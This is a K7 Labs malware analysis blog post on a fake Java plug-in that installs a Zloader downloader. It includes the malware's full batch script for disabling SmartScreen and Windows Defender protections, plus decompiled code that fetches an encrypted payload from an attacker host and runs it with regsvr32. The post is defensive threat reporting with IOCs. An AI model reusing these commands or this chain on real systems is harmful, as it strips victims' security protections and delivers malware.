

Java Plug-Ins Delivering Zloader

labs.k7computing.com/

By K7 Labs

June 23, 2021



Fake plug-ins delivering malware are not new to the cyber security community, but modules used to deliver the malware and the malware itself varies depending on what is trending. As long as naive users exist, this initial vector will always be successful in befooling the users. In this blog, we will be seeing how threat actors used a fake porn site to deliver the **Zloader** malware through a fake Java plug-in. Figure 1 shows how a fake porn site urges users to update their **Java plug-in** in order to play the requested video.




Figure 1: Fake Java plug-in installer

When downloaded and executed, the fake Java plug-in gets installed under the following folder **C:\Program Files (x86)\Microsoft Corporation\Windows Security Update\j_service.exe** as depicted in Figure 2. It also gives users the option to **uninstall the plug-in from the control panel**. In some cases, it also gets installed in **C:\program files (x86)\sun technology network\oracle java se\j_service.exe**.

PC > Local Disk (C:) > Program Files (x86) > Microsoft Corporation > Windows Security Update

Name	Date modified	Type	Size
api-ms-win-core-processthreads-l1-1-1.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-core-synch-l1-2-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-core-timezone-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-conio-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-convert-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	22 KB
api-ms-win-crt-environment-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-filesystem-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	20 KB
api-ms-win-crt-heap-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-locale-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-math-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	29 KB
api-ms-win-crt-multibyte-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	26 KB
api-ms-win-crt-private-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	72 KB
api-ms-win-crt-process-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
api-ms-win-crt-runtime-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	23 KB
api-ms-win-crt-stdio-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	24 KB
api-ms-win-crt-string-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	24 KB
api-ms-win-crt-time-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	21 KB
api-ms-win-crt-utility-l1-1-0.dll	4/26/2020 12:52 PM	Application exten...	19 KB
j_service.exe	2/27/2021 5:03 PM	Application	148 KB
libcrypto-1_1.dll	12/8/2020 2:21 PM	Application exten...	2,364 KB
libcurl.dll	2/3/2021 8:04 AM	Application exten...	1,132 KB
libssl-1_1.dll	12/8/2020 2:21 PM	Application exten...	503 KB
msvcp140.dll	4/26/2020 12:52 PM	Application exten...	443 KB
NSudo.exe	3/25/2021 11:30 PM	Application	99 KB
Register.exe	4/12/2021 6:37 PM	Application	4,383 KB
setup.bat	4/6/2021 1:53 PM	Windows Batch File	3 KB

Figure 2: Installation directory

j_service.exe marked in Figure 2 is the downloader module which downloads the Zloader onto the system. NSudo.exe marked in Figure 2 is a system management toolkit developed by M2team that helps to launch any application with full admin privileges. Further information about the tool can be found in [hxxps\[:\]//nsudo.m2team\[.\]org/zh-hans/](https://github.com/m2team/nsudo). The setup.bat file contains a sequence of instructions to disable/stop/remove Windows components like Windows Defender as depicted in Figure 3.

```

takeown /f "%systemroot%\System32\smartscreen.exe" /a
icacls "%systemroot%\System32\smartscreen.exe" /reset
taskkill /im smartscreen.exe /f
icacls "%systemroot%\System32\smartscreen.exe" /inheritance:r /remove *S-1-5-32-544 *S-1-5-11 *S-1-5-32-545 *S-1-5-18

start /b powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""
start /b powershell.exe -command "Add-MpPreference -ExclusionExtension ".dll""
cmd /c powershell.exe -command "Set-MpPreference -MAPSReporting 0"
start /b powershell.exe -command "Set-MpPreference -PUAProtection disable"
start /b Register.exe
start /b powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"

start /b powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"

start /b powershell.exe -command "Set-MpPreference -DisableBehaviorMonitoring $true"

start /b powershell.exe -command "Set-MpPreference -DisableBlockAtFirstSeen $true"

start /b powershell.exe -command "Set-MpPreference -DisableIOAVProtection $true"
start /b powershell.exe -command "Set-MpPreference -DisablePrivacyMode $true"

start /b powershell.exe -command "Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true"
start /b powershell.exe -command "Set-MpPreference -DisableArchiveScanning $true"

```

Figure 3: setup.bat

After successful installation, the java.msi starts the **j_service.exe** process. The j_service.exe by itself is not responsible for downloading the Zloader, instead it loads another DLL file named **AccessibleHandler.dll** and creates a new thread to execute it. The AccessibleHandler first checks the region locale to decide whether to continue with further execution or to terminate the execution. It converts the code page language to appropriate locale names so that it can be compared later on. The converted locale names are Japan, China, Korea and Taiwan as depicted in Figure 4 which might be their targeted region.

```

wchar_t * __cdecl CPToLocaleName(int param_1)

{
    if (param_1 == 0x3a4) {
        return (wchar_t *)L"ja-JP";
    }
    if (param_1 == 0x3a8) {
        return (wchar_t *)L"zh-CN";
    }
    if (param_1 == 0x3b5) {
        return (wchar_t *)L"ko-KR";
    }
    if (param_1 != 0x3b6) {
        return (wchar_t *)0x0;
    }
    return (wchar_t *)L"zh-TW";
}

```

Figure 4: Locale name

After that it performs some basic anti-debugging checks like IsDebuggerPresent(), PEB checks which can be easily bypassed. Then it proceeds to contact the URL to download the encrypted Zloader. It first concatenates the parts of the URL to get the full URL as depicted in Figure 5. Later, it contacts the URL to download the encrypted content as depicted in Figure 6 and stores it in a buffer for decrypting later.

6DD9D917	OF 84 DE 01 00 00	je accessiblehandler.6DD9DAFB	
6DD9D91D	68 F8 3C DA 6D	push accessiblehandler.6DDA3CF8	6DDA3CF8:"https://"
6DD9D922	8D 4C 24 40	lea ecx,dword ptr ss:[esp+40]	
6DD9D926	E8 BB 38 FF FF	call accessiblehandler.6DD91EE6	
6DD9D928	6A 10	push 10	
6DD9D92D	68 04 3D DA 6D	push accessiblehandler.6DDA3D04	6DDA3D04:"vivacemusic.site"
6DD9D932	8D 4C 24 44	lea ecx,dword ptr ss:[esp+44]	[esp+44]:"XdD"
6DD9D936	E8 B3 37 FF FF	call accessiblehandler.6DD910EE	
6DD9D938	6A 29	push 29	
6DD9D93D	68 18 3D DA 6D	push accessiblehandler.6DDA3D18	6DDA3D18:"/g00g1/index/processingSetRequestLicense/"
6DD9D942	8D 4C 24 44	lea ecx,dword ptr ss:[esp+44]	[esp+44]:"XdD"
6DD9D946	E8 A3 37 FF FF	call accessiblehandler.6DD910EE	
6DD9D948	6A 1E	push 1E	
6DD9D94D	68 44 3D DA 6D	push accessiblehandler.6DDA3D44	6DDA3D44:"?servername=msi&account_login="
6DD9D952	8D 4C 24 44	lea ecx,dword ptr ss:[esp+44]	[esp+44]:"XdD"
6DD9D956	E8 93 37 FF FF	call accessiblehandler.6DD910EE	
6DD9D95B	83 7D 1C 10	cmp dword ptr ss:[ebp+1C],10	
6DD9D95F	8D 55 08	lea edx,dword ptr ss:[ebp+8]	[ebp+8]:EntryPoint
6DD9D962	OF 43 55 08	cmovae edx,dword ptr ss:[ebp+8]	[ebp+8]:EntryPoint

Figure 5: URL concat

```

.....7>.....Rj;:....+.V..oL.z..8 $Z~....@...D.yv..<:|F..>...Wk>.....,0.....+./...$.(.k.#.'g.
...9. ....3.....=<.5./.....u..... vivacemusic.site.....
...
.....3t.....h2.http/1.1.....1...
.0.....
.....+.....3.&$.
.#k/...R...SV.&.....|.....E.....
.....Z...V.....
.C#.....,&s.i...=...^ $Z~....@...D.yv..<:|F..>...Wk>.....+.....3.$... *..^.....>
{$8.Dt.)2..Z.a0...K.....&?.8.N.vM.....*
...Q..L.kEZ...B.F..D.....<...R.m.L.+2uv.....g.F.(...CK.@I.R..>..G#=#*..7..!....
^j.....{..@u.j...26...k...S...b.....l.S1..U.R.....8..
...@..&.k.b\|,f..<j^..h..|(..q..qU...j..ix!..Ay.....24..'3.....J...$. @.v....G..o..9....F./
.....;..g.....V..T\..y.....ULO.
0.....6.?..av.....0.4.-.Bi...:Z.L...;I.M..T..Y%...]...D..1.....d...3...Q(.4..|Z.m.n...
...i.*..y.$...?.jFks...&.VD;..=.....WC.o.9k..._rD..T.[IZ.[...e..'G.CRd(#.Z..9z?+...L....w...1..k...
h.r.IC<:..i.E^.(.....4X..._5..r...?>/n.....i.X...$wCM//E.p...
.d+....G...@.Qp...yz+.(.....7yQ/.....J.iR..j.5!8.a.....^9.Bi.[.u.nC1.%z$8.5n...^.:?.....4k+G.
...H.....Zr[...6?Q9cm'...
...(.+...[Hc..MT'H..3x99...K&3D.0...w..p.....,RH...m..&v....b_0.....[L..$(
.H...$.o.v..L.
...G...[.waT..ij...n..i.lf..Y..Ai ...@.wd..~...?;...~>.n.....@..N...|FR...J.....8.w...'. `....L.y.g."...{
..>..0.j...L...q.sh3..'.....w!&-80.....e...N...R. '.....2L.=...*o.|...g.F.....'.#..M.....[uh.h+Oc.|
q*.Ae.D.n.P.
.....?Y.b\...8iv.....#.Q.....pB.....6...x...~Q.Y>.|9.OI2J.T.....U.....H.(r~P.Z..)'/]W....h+...../U..)m
$.r"...!Mb...$j`K.3.L.fq2nu..._
.....W..j...mz.a...B...Q>m...jV...~h..'...H.....;.....Z..X.f...iH.VA.....P>...{.t.....
3.3..>.....<.6E`.....
g.....j.%.'
..U.j..8(...M.....3...2...L8G...l|..V+..?..[.e.
>P.....>P...9/0..P.....[Ia...n...%.....^em!...F...P.z
(....,o@$..2Q....$3b.|.....Sh.X../U...x...<'0[.KN.s 10..).....ZA.o3...
$.w...@.QyIW.d6S.T...x</e.e ..~'N...b'...!_9N.....\7:..S.....
{Oyp7".y?.._Z..S..W."..f>....o4R..V..._...X.&...Q.....!.#..t..+..L.a...}`"0..iI..g8j

```

Figure 6: Wireshark capture of encrypted file download

After decrypting it gets the %Appdata% path using **SHGetFolderPath(A)** API as depicted in Figure 7. Then it creates a file named **Microsoft_shared.tmp** in the %appdata% folder and writes the decrypted content in the buffer to the file Microsoft_shared.tmp as depicted in Figure 8.

```

uint __fastcall FUN_1000d317(undefined4 param_1)
{
    HANDLE hObject;
    int iVar1;
    uint uVar2;
    bool bVar3;

    hObject = (HANDLE)FUN_1000d53d();
    if (hObject == (HANDLE)0xffffffff) {
        uVar2 = SHGetFolderPathA(0,0x1a,0,0,param_1);
        bVar3 = false;
        if (uVar2 == 0) {
            bVar3 = true;
        }
    }
    else {
        iVar1 = SHGetFolderPathA(0,0x1a,hObject,0,param_1);
        uVar2 = CloseHandle(hObject);
        bVar3 = iVar1 == 0;
    }
    return uVar2 & 0xffffffff00 | (uint)bVar3;
}

```

Figure 7: Get %Appdata%

location

```

uint __fastcall FUN_1000d365(undefined4 *param_1,undefined4 *param_2)
{
    HANDLE hFile;
    undefined4 *lpBuffer;
    BOOL BVar1;
    bool bVar2;
    undefined4 *local_8;

    bVar2 = false;
    if (0xf < (uint)param_2[5]) {
        param_2 = (undefined4 *)*param_2;
    }
    local_8 = param_1;
    hFile = CreateFileA((LPCSTR)param_2,0x40000000,3,(LPSECURITY_ATTRIBUTES)0x0,2,0x80,(HANDLE)0x0);
    if (hFile != (HANDLE)0xffffffff) {
        local_8 = (undefined4 *)0x0;
        lpBuffer = param_1;
        if (0xf < (uint)param_1[5]) {
            lpBuffer = (undefined4 *)*param_1;
        }
        BVar1 = WriteFile(hFile,lpBuffer,param_1[4],(LPDWORD)&local_8,(LPOVERLAPPED)0x0);
        bVar2 = BVar1 != 0;
        hFile = (HANDLE)CloseHandle(hFile);
    }
    return (uint)hFile & 0xffffffff00 | (uint)bVar2;
}

```

Figure 8: Createfile and Writefile

The Microsoft_shared.tmp is a DLL file and is executed using regsvr32.exe. It first concatenates the string **regsvr32 /s** as depicted in Figure 9 using similar routine used to concatenate the URL and executes the Microsoft_shared.tmp using **CreateProcessAsUserW()** API as depicted in Figure 10 with command line argument regsvr32 /s.

6DD9CFF7	83 C4 0C	add esp,c	
6DD9CFFA	AB	stosd dword ptr es:[edi],eax	
6DD9CFFB	68 44 3E DA 6D	push accessiblehandler.6DDA3E44	6DDA3E44:"regs"
6DD9D000	AB	stosd dword ptr es:[edi],eax	
6DD9D001	AB	stosd dword ptr es:[edi],eax	
6DD9D002	E8 DF 41 FF FF	call accessiblehandler.6DD911E6	
6DD9D007	6A 08	push 8	
6DD9D009	68 4C 3E DA 6D	push accessiblehandler.6DDA3E4C	6DDA3E4C:"vr32 /s "
6DD9D00E	8D 4D E4	lea ecx,dword ptr ss:[ebp-1C]	
6DD9D011	E8 D8 40 FF FF	call accessiblehandler.6DD910EE	
6DD9D016	6A 01	push 1	

Figure 9: Concat regsvr32 /s

6DD9D084	8D 8D 70 FF FF FF	lea ecx,dword ptr ss:[ebp-90]	
6DD9D08A	51	push ecx	
6DD9D08B	53	push ebx	
6DD9D08C	FF 75 C8	push dword ptr ss:[ebp-38]	
6DD9D08F	8D 45 CC	lea eax,dword ptr ss:[ebp-34]	
6DD9D0C2	0F 43 45 CC	cmovae eax,dword ptr ss:[ebp-34]	
6DD9D0C6	68 00 04 00 00	push 400	
6DD9D0CB	53	push ebx	
6DD9D0CC	53	push ebx	
6DD9D0CD	53	push ebx	
6DD9D0CE	50	push eax	
6DD9D0CF	53	push ebx	
6DD9D0D0	57	push edi	
6DD9D0D1	FF 15 00 F0 D9 6D	call dword ptr ds:[&CreateProcessAsUserW]	
6DD9D0D7	85 C0	test eax,eax	Create unicode environment

Figure 10: CreateProcessAsUserW()

The Microsoft_shared.tmp is a custom packed file which was uploaded to **Intezer** to see if the memory module matches any genes of the known malware family as depicted in Figure 11. As predicted, it matched with the Zloader variant.




Figure 11: Genes matching (courtesy of

Intezer)

The fake porn site **Pornvideos8k[.]com** might be taken down by the time this blog gets released. However the URL on which the encrypted file was hosted **vivacemusic[.]site** would still be live which even has its own login seeming like a bot panel or repository as depicted in Figure 12 and the whois info of the same is depicted in Figure 13.




Figure 12: Authentication page

```
Domain Name: VIVACEMUSIC.SITE
Registry Domain ID: D213332303-CNIC
Registrar WHOIS Server: whois.reg.ru
Registrar URL: https://www.reg.ru/
Updated Date: 2020-12-14T10:23:48.0Z
Creation Date: 2020-12-09T10:21:47.0Z
Registry Expiry Date: 2021-12-09T23:59:59.0Z
Registrar: Registrar of Domain Names REG.RU, LLC
Registrar IANA ID: 1606
Domain Status: ok https://icann.org/epp#ok
Registrant Organization:
Registrant State/Province: Sydney
Registrant Country: AS
Registrant Phone: +93.281372121
Registrant Email: ertkdsadosajh@google.gq
Admin Phone: +93.281372121
Admin Email: ertkdsadosajh@google.gq
Tech Phone: +93.281372121
Tech Email: ertkdsadosajh@google.gq
Name Server: NS1.REG.RU
Name Server: NS2.REG.RU
DNSSEC: unsigned
Billing Phone: +93.281372121
Billing Email: ertkdsadosajh@google.gq
Registrar Abuse Contact Email: abuse@reg.ru
Registrar Abuse Contact Phone: +7.4955801111
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Figure 13: whois info

This type of attack is not new, however users still fall victim to the same trick. We strongly recommend users to be cautious when installing such plug-ins from unknown sites and stay away from those showing notifications/pop ups. Install security software from a reputed organization like **K7 Computing** which will protect you from these kinds of threats.

Indicators Of Compromise (IOCs)

Hash	File Name	K7 Detection Name
67fc6cca4761bb4913b49d3257dff8a4	Microsoft_shared.tmp	Trojan (0057dc291)
1c0cbc7b9df0831070a0b8074d166644	j_service.exe	Trojan-Downloader (0057c2d31)
DC3B94EAFF84F7E3832E5C91CE044173	AccessibleHandler.dll	Trojan-Downloader (0057dac31)
65455FE14BB0F3BAA9D43C4CF2B421F7	Java.msi	Trojan (0001140e1)